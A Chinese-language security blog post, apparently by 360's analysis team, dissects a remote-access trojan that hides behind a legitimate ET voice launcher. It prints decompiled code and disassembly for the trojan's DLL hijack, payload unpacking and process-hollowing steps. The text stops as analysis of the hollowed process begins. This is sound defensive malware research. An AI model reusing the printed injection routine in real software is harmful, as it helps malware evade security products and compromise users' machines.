移花接木大法：新型“白利用”华晨远控木马分析

Posted on 2015 年 5 月 27 日 (http://blogs.360.cn/blog/white-used/) by kalen (http://blogs.360.cn/blog/author/kalen/)


“白利用”是木马对抗主动防御类软件的一种常用手法。国内较早一批“白利用”木马是通过系统文件rundll32.exe启动一个木马dll文件，之后又发展出劫持合法软件的dll组件来加载木马dll的攻击方式。

随着安全软件对“白利用”的防御机制日益完善，木马也在花样翻新。近期，360QVM引擎团队发现“华晨同步专家”远控木马家族采用了比较另类的“白利用”技术：**该木马利用白文件加载dll文件后，再次启动白文件并卸载白进程内存空间，然后重新填充病毒代码执行。**

这种“移花接木”的手法，使得病毒代码均通过白进程主模块执行，能够绕过多数安全软件的主动防御规则，具有较强的存活能力。以下是对此木马详细的技术分析：


木马分析

该木马伪装成“美女图片”通过社交软件、电子邮件等方式传播，一旦中招，电脑将被黑客发送指令执行摄像头监控、屏幕监控等远程控制行为。目前已知该木马主要变种达到22个。



(http://blogs.360.cn/360safe/wp-content/uploads/2015/05/110.png)


图：“华晨同步专家”远控木马及变种



(http://blogs.360.cn/360safe/wp-content/uploads/2015/05/113.png)

图：木马执行过程

“华晨同步专家”木马文件：



(http://blogs.360.cn/360safe/wp-content/uploads/2015/05/213.png)

(http://blogs.360.cn/360safe/wp-content/uploads/2015/05/310.png)

美女图片.exe：运行后会释放update.exe、ETComm.dll、wc.dat这三个文件，并运行update.exe。这种“三合一”的打包方式相比压缩包更利于木马传播。

1、update.exe：盛大网络的ET语音启动程序

2、ETComm.dll：用于劫持盛大程序的木马dll文件

3、wc.dat：zlib压缩加密的远程控制木马

我们首先从ETComm.dll入手分析：

ETComm.dll分析过程

DllMain中首先获取模块完整路径

```
v28 = 0;
ExistingFileName = 0;
memset(&v30, 0, 0x100u);
v31 = 0;
v32 = 0;
*(_DWORD *)&v15[1] = 0;
v16 = 0;
PathName = 0;
memset(&v34, 0, 0x100u);
v35 = 0;
v15[0] = 0;
v36 = 0;
GetModuleFileNameA(0, &sMoudleName, 0x104u);
```

比较自身完整路径是否为C:$WinBackUP.H1502BinBackupImagesupdate.exe

如果不在C:$WinBackUP.H1502BinBackupImages目录下则将ETComm.dll、wc.dat、update.exe拷贝过去，接下来直接进入100016A0

```
String1 = 0;
memset(&v19, 0, 0xFCu);
v23 = 0;
v24 = 0;
wsprintfA(&String1, "C:\\$WinBackUP.H1502\\BinBackup\\Images\\update.exe", v15, v15, v4, v14, v3, *(_DWORD *)v15);
wsprintfA(&v20, "C:\\$WinBackUP.H1502\\BinBackup\\Images\\ETComm.dll", v15, "ETComm.dll");
wsprintfA(&NewFileName, "C:\\$WinBackUP.H1502\\BinBackup\\Images\\wc.dat", v15);
if ( lstrcmpiA(&String1, &sMoudleName) )
{
  lstrcpyA((LPSTR)&ExistingFileName, "wc.dat");
  CopyFileA(&ExistingFileName, &NewFileName, 0);
  CopyFileA(&sMoudleName, &String1, 0);
  lstrcpyA((LPSTR)&ExistingFileName, "ETComm.dll");
  CopyFileA(&ExistingFileName, &v20, 0);
}
sub_100016A0(&NewFileName, &String1, (int)&v17);
ExitProcess(0);
```

(http://blogs.360.cn/360safe/wp-content/uploads/2015/05/37.png)

100016A0进来以后首先访问C:$WinBackUP.H1502BinBackupImageswc.dat

```
100016A0   51              push    ecx
100016A1   8B4424 08       mov     eax, dword ptr [esp+8]
100016A5   53              push    ebx
100016A6   6A 00           push    0
100016A8   68 80000000     push    80
100016AD   6A 03           push    3
100016AF   6A 00           push    0
100016B1   6A 01           push    1
100016B3   6A 01           push    1
100016B5   50              push    eax
100016B6   FF15 4C500010   call    dword ptr [1000504C]      kernel32.CreateFileA
ds:[1000504C]=7C801A28 (kernel32.CreateFileA)

0012F6E8 43 3A 5C 0012F59C 0012F668 FileName = "C:\$WinBackUP.H1502\BinBackup\Images\wc.dat"
0012F6F8 35 30 32 0012F5A0 00000001 Access = 1
0012F708 61 67 65 0012F5A4 00000001 ShareMode = FILE_SHARE_READ
0012F718 00 00 00 0012F5A8 00000000 pSecurity = NULL
0012F728 00 00 00 0012F5AC 00000003 Mode = OPEN_EXISTING
0012F738 00 00 00 0012F5B0 00000080 Attributes = NORMAL
0012F748 00 00 00 0012F5B4 00000000 hTemplateFile = NULL
```

申请一段内存后将wc.dat的内容读进去

```
100016E3   55              push    ebp
100016E4   E8 63030000     call    <operator new>            jmp 到 msvcrt.???2@YAPAXI@Z
100016E9   8BCD            mov     ecx, ebp
100016EB   8BF0            mov     esi, eax
100016ED   8BD1            mov     edx, ecx
100016EF   33C0            xor     eax, eax
100016F1   8BFE            mov     edi, esi
100016F3   83C4 04         add     esp, 4
100016F6   C1E9 02         shr     ecx, 2
100016F9   F3:AB           rep     stos dword ptr es:[edi]
100016FB   8BCA            mov     ecx, edx
100016FD   83E1 03         and     ecx, 3
10001700   F3:AA           rep     stos byte ptr es:[edi]
10001702   33FF            xor     edi, edi
10001704   8D4424 10       lea     eax, dword ptr [esp+10]
10001708   57              push    edi
10001709   50              push    eax
1000170A   55              push    ebp
1000170B   56              push    esi
1000170C   53              push    ebx
1000170D   897C24 24       mov     dword ptr [esp+24], edi
10001711   FF15 40500010   call    dword ptr [10005040]      kernel32.ReadFile
ds:[10005040]=7C801812 (kernel32.ReadFile)

00920048 00 00 00 0012F598 0000002C hFile = 0000002C
00920058 00 00 00 0012F59C 00920048 Buffer = 00920048
00920068 00 00 00 0012F5A0 00013A14 BytesToRead = 13A14 (80404.)
00920078 00 00 00 0012F5A4 0012F5BC pBytesRead = 0012F5BC
00920088 00 00 00 0012F5A8 00000000 pOverlapped = NULL
```

将读出来的文件内容的前四位与0x36异或，得出0x14E00

```
1000171E   33C0          xor     eax, eax
10001720   8A1C30        mov     bl, byte ptr [eax+esi]
10001723   80F3 36       xor     bl, 36
10001726   881C30        mov     byte ptr [eax+esi], bl
10001729   40            inc     eax
1000172A   83F8 04       cmp     eax, 4
1000172D ^ 7C F1         jl      short 10001720
跳转未实现
10001720=10001720

00920048  00014E00
```

将解密出来的0x14e00给到一个变量

紧接着就申请出来一块0x14E00大小的内存

之后将这些数据作为参数传递到Zlib的解压函数中

```
nSize = *(_DWORD *)sFileData;
s14E00 = operator new(nSize);
ZlibDecompressStream((int)s14E00, (int *)&nSize, (int)((char *)sFileData + 4), v6 - 4);
```

解出来的数据如下

```
00933A68  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ? ... ¦...ÿÿ..
00933A78  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
00933A88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00933A98  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............?...
00933AA8  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th
00933AB8  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00933AC8  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00933AD8  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00933AE8  5B C5 6A 4D 1F A4 04 1E 1F A4 04 1E 1F A4 04 1E  [萌M■?■■?■■?■
00933AF8  64 B8 08 1E 1E A4 04 1E 70 BB 0E 1E 14 A4 04 1E  d?■■?■p?■■?■
00933B08  9C B8 0A 1E 1E A4 04 1E 70 BB 00 1E 1D A4 04 1E  涅.■■?■p?■■?■
00933B18  DC AB 59 1E 1C A4 04 1E 1F A4 05 1E 31 A4 04 1E  塬Y■■?■■?■1?■
00933B28  F7 BB 0E 1E 1E A4 04 1E F7 BB 0F 1E 1A A4 04 1E  骰■■■?■骰■■■?■
00933B38  D8 A2 02 1E 1E A4 04 1E F7 BB 00 1E 1E A4 04 1E  丌 ■■?■骰.■■?■
00933B48  52 69 63 68 1F A4 04 1E 00 00 00 00 00 00 00 00  Rich■?■........
00933B58  50 45 00 00 4C 01 03 00 10 75 0B 55 00 00 00 00  PE..L丘.■u■U....
00933B68  00 00 00 00 E0 00 0F 01 0B 01 06 00 00 40 01 00  ....?■丞丞..@丘
00933B78  00 10 00 00 00 60 01 00 20 A8 02 00 00 70 01 00  .■...`丘 ?..p丘
00933B88  00 B0 02 00 00 00 40 00 00 10 00 00 00 02 00 00  .?...@..■...¬.
00933B98  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ¦....... ¦.......
00933BA8  00 C0 02 00 00 10 00 00 00 00 00 00 02 00 00 00  .?..■......¬...
```

由此我们可以得出wc.dat的结构，第一个DWORD存放的是UnpackFileSize，之后的数据存放的是压缩后的文件数据，此时是最好的dump时机。

Dump出来的文件：

接下来是为内存运行exe做准备了

alignPEToMem函数主要作用为加载PE到内存，该函数主要内容为对其exe节数据进行初始化操作。AttachPE主要作用为创建外壳进程（盛大网络ET语音启动程序），并替换进程数据然后执行真正的病毒代码

```
HANDLE v4; // esi@1
int v6; // [sp+4h] [bp-8h]@1
int v7; // [sp+8h] [bp-4h]@1

v4 = (HANDLE)-1;
if ( alignPEToMem(lpBuffer, nSize, (int)&v7, (int)&v6, (int)&lpBuffer, (int)&nSize)
{
  v4 = AttachPE(lpCommandLine, v7, v6, lpBuffer, nSize, a4);
  VirtualFree((LPVOID)lpBuffer, nSize, 0x4000u);
}
return v4;
```

我们重点来看下AttachPE函数的行为：

首先挂起模式再次运行C:$WinBackUP.H1502BinBackupImagesupdate.exe

```
10001348   50              push    eax
10001349   50              push    eax
1000134A   6A 04           push    4
1000134C   50              push    eax
1000134D   50              push    eax
1000134E   894424 34       mov     dword ptr [esp+34], eax
10001352   50              push    eax
10001353   8B8424 A000000( mov     eax, dword ptr [esp+A0]
1000135A   50              push    eax
1000135B   6A 00           push    0
1000135D   C74424 60 4400( mov     dword ptr [esp+60], 44
10001365   FF15 1C500010   call    dword ptr [1000501C]          kernel32.CreateProcessA
ds:[1000501C]=7C80236B (kernel32.CreateProcessA)

00933A68 4D 5A 90 00 03 00 00   0012F1A4  00000000  ModuleFileName = NULL
00933A78 B8 00 00 00 00 00 00   0012F1A8  0012F5E8  CommandLine = "C:\$WinBackUP.H1502\BinBackup\Images\update.exe"
00933A88 00 00 00 00 00 00 00   0012F1AC  00000000  pProcessSecurity = NULL
00933A98 00 00 00 00 00 00 00   0012F1B0  00000000  pThreadSecurity = NULL
00933AA8 0E 1F BA 0E 00 B4 09   0012F1B4  00000000  InheritHandles = FALSE
00933AB8 69 73 20 70 72 6F 67   0012F1B8  00000004  CreationFlags = CREATE_SUSPENDED
00933AC8 74 20 62 65 20 72 75   0012F1BC  00000000  pEnvironment = NULL
00933AD8 6D 6F 64 65 2E 0D 0D   0012F1C0  00000000  CurrentDir = NULL
00933AE8 5B C5 6A 4D 1F A4 04   0012F1C4  0012F204  pStartupInfo = 0012F204
00933AF8 64 B8 08 1E 1E A4 04   0012F1C8  0012F1D8  pProcessInfo = 0012F1D8
```

调用GetThreadContext获取信息目标进程的线程句柄

```
lpContext->ContextFlags = 0x10007u;         // CONTEXT_FULL
GetThreadContext(*hThread, lpContext);
```

得到的信息存放在结构体lpContext中，接着读取了目标进程的lpContext结构体中Ebx+8的数据。


[lpContext.Ebx+8]处存的是外壳进程的加载基址，该目标进程的基址为0x00400000

```
HANDLE v9; // edx@2
LPCVOID v10; // esi@2
SIZE_T NumberOfBytesRead; // [sp+8h] [bp-74h]@2
struct _PROCESS_INFORMATION ProcessInformation; // [sp+Ch] [bp-70h]@1
struct _MEMORY_BASIC_INFORMATION Buffer; // [sp+1Ch] [bp-60h]@2
struct _STARTUPINFOA StartupInfo; // [sp+38h] [bp-44h]@1

memset(&StartupInfo, 0, sizeof(StartupInfo));
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
result = CreateProcessA(0, lpCommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation);
v8 = result;
if ( result )
{
  v9 = ProcessInformation.hThread;
  *a3 = ProcessInformation.hProcess;
  *hThread = v9;
  *(_DWORD *)a5 = ProcessInformation.dwProcessId;
  lpContext->ContextFlags = 0x10007u;         // CONTEXT_FULL
  GetThreadContext(*hThread, lpContext);
  ReadProcessMemory(*a3, (LPCVOID)(lpContext->Ebx + 8), lpBuffer, 4u, &NumberOfBytesRead);
  v10 = *(LPCVOID *)lpBuffer;
  VirtualQueryEx(*a3, *(LPCVOID *)lpBuffer, &Buffer, 0x1Cu);
  *(_DWORD *)a7 = (char *)v10 - *(_DWORD *)lpBuffer;
  result = v8;
}
return result;
```

动态获取ntdll的ZwUnmapViewOfSection并调用，卸载目标进程原外壳内存数据

```
int __cdecl sub_100012D0(int a1, int a2)
{
  int v2; // esi@1
  HMODULE v3; // eax@1
  HMODULE v4; // edi@1
  FARPROC v5; // eax@2

  v2 = 0;
  v3 = LoadLibraryA("ntdll.dll");
  v4 = v3;
  if ( v3 )
  {
    v5 = GetProcAddress(v3, "ZwUnmapViewOfSection");
    if ( v5 )
      v2 = ((int (__stdcall *)(int, int))v5)(a1, a2) == 0;
    FreeLibrary(v4);
  }
  return v2;
}
```

重新在目标傀儡进程中申请傀儡代码用到的内存，0x00400000大小为2C000



内存申请成功后在傀儡进程的Context.ebx+8中写入新的基址（因为两个文件基址都为0x400000，所以这一步并没有什么用，但是如果对于两个基址不一样的文件这一步就非常必要了）

```
LABEL_15:
  WriteProcessMemory(hProcess, (LPVOID)(Context.Ebx + 8), &Buffer, 4u, &NumberOfBytesWritten);
  v11 = Buffer;
  v12 = hProcess;
```

然后在新申请的内存中写入已经展开了所有节数据的病毒代码，大小为0x2C000

```
  v11 = Buffer;
  v12 = hProcess;
  *(_DWORD *)(a2 + 52) = Buffer;
  if ( WriteProcessMemory(v12, v11, lpBuffer, nSize, &NumberOfBytesWritten) )
  {
```

重置运行环境中的入口地址，新的OEP为基址+0x0002A820

```
  Context.ContextFlags = 0x10007u;
  if ( Buffer == lpAddress )
    Context.Eax = *(_DWORD *)(a2 + 52) + *(_DWORD *)(a2 + 40);
  else
    Context.Eax = (DWORD)((char *)Buffer + *(_DWORD *)(a2 + 40));
```

更新傀儡进程运行环境后恢复傀儡进程运行


```
    SetThreadContext(hObject, &Context);
    ResumeThread(hObject);
    CloseHandle(hObject);
    return hProcess;
}
```

至此ETComm.dll的任务已经完成，直接退出了进程

```
    sub_100016A0((DWORD)&String1, (unsigned int)&NewFileName, &String1, (int)&v17);
    ExitProcess(0);
}
```

接下来我们来分析被偷梁换柱的update.exe进程

